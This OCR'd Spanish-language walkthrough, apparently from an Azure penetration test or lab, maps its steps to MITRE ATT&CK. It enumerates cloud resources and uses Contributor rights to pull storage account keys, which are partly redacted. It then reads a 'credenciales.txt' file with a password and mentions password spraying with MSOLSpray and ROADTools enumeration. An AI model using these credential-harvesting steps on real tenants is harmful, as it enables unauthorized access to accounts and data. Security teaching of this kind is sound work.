
Táctica: Discovery

Tecnica: Cloud Infrastructure Discovery

ID: T1580

```
Gerh ~ ✖ Get-AzResource

Name              : srvspartandb/SpartanDB
ResourceGroupName : Hades
ResourceType      : Microsoft.Sql/servers/databases
Location          : eastus
ResourceId        : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/re
Tags              :

Name              : srvspartandb/master
ResourceGroupName : Hades
ResourceType      : Microsoft.Sql/servers/databases
Location          : eastus
ResourceId        : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/re
Tags              :

Name              : srvspartandb
ResourceGroupName : Hades
ResourceType      : Microsoft.Sql/servers
Location          : eastus
ResourceId        : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/re
Tags              :

Name              : SpartanTeamKeyVault
ResourceGroupName : Hades
ResourceType      : Microsoft.KeyVault/vaults
Location          : eastus
ResourceId        : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/re
Tags              :

Name              : HadesAutomation
ResourceGroupName : Hades
ResourceType      : Microsoft.Automation/automationAccounts
Location          : eastus
ResourceId        : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/re
Tags              :
```


logramos apreciar la existencia de un Storage Account llamado **HermesBackup** y si analizamos el ObjectId **0f439da5-445f-4948-9b81-499ae77f5249** podemos identificar que tenemos asignado el rol de **Storage Account Contributor**




Teniendo en cuenta nuestros permisos de **CONTRIBUTOR** sobre el Storage Account llamado **HermesBkup**, procedemos obtener un Access key para visualizar el contenido del Storage Acount.

```
Gerh ~ Get-AzStorageAccountKey

cmdlet Get-AzStorageAccountKey en la posición 1 de la canalización de comandos
Proporcione valores para los parámetros siguientes:
(Escriba !? para obtener Ayuda).
ResourceGroupName: Aplicativos-Web
Name: hermesbkup

KeyName Value                                                                    Permissions CreationTime
------- -----                                                                    ----------- ------------
key1    M2RiHKkfLhyZFlu8FNQ[redacted]tBi7/wNmr47r2/+AStIfHaQQ==        Full 23/11/2022 1:54:00 a. m.
key2    Ov0Y22g7zQnQ+MmygId[redacted]H1cdsxxshTArby+AStiLw8IQ==        Full 23/11/2022 1:54:00 a. m.
```

Teniendo en cuenta nuestros permisos de **CONTRIBUTOR** sobre el Storage Account llamado **HermesBkup**, procedemos obtener un Access key para visualizar el contenido del Storage Acount.



Podemos visualizar un archivo llamado **credenciales.txt** y si visualizamos su contenido se logra apreciar una posible contraseña




MITRE

Táctica: Discovery


Tecnica: Cloud Storage Object Discovery

ID: T1619

Realizando un Password Spraying con MSOLSpray



Enumeración con ROADTools




MITRE

Táctica: Discovery


Tecnica: Valid Accounts: Cloud Accounts

ID: T1078.004

